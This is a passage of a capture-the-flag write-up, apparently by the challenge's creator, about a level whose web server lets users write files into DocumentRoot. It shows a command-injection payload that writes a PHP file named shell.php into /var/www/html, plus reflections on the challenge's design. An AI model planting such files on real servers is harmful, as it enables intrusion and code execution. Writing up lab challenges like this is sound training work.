
Making assumption:

What if we can write a file in DocumentRoot ?

Assumption testing:

Now try create a shell directly to Document Root using Burp Suite

```
echo '<?php phpinfo(); ?>' > /var/www/html/shell.php #
```



We can see that we successfully wrote a file when it displays information about the server's PHP configuration when accessed at /shell.php. From this part onward i leave it to you guys to read the flag.

CTF Challenge Creator's Mindset:

This challenge is extremely difficult to solve without taking a white-box approach. The most significant hint for solving this challenge is that the web server has a bug that allows users to write a file in the DocumentRoot. Level 4 and Level 5 took me a lot of time to develop and think of a general and easy-to-understand way to capture the flag.

Level 6 + Level 7:

I made some mistakes during development, so it doesn't function as I expected. Level 5 is the last level :) (you all can take a look at symlink challenge). Thanks for participating in my CTFs.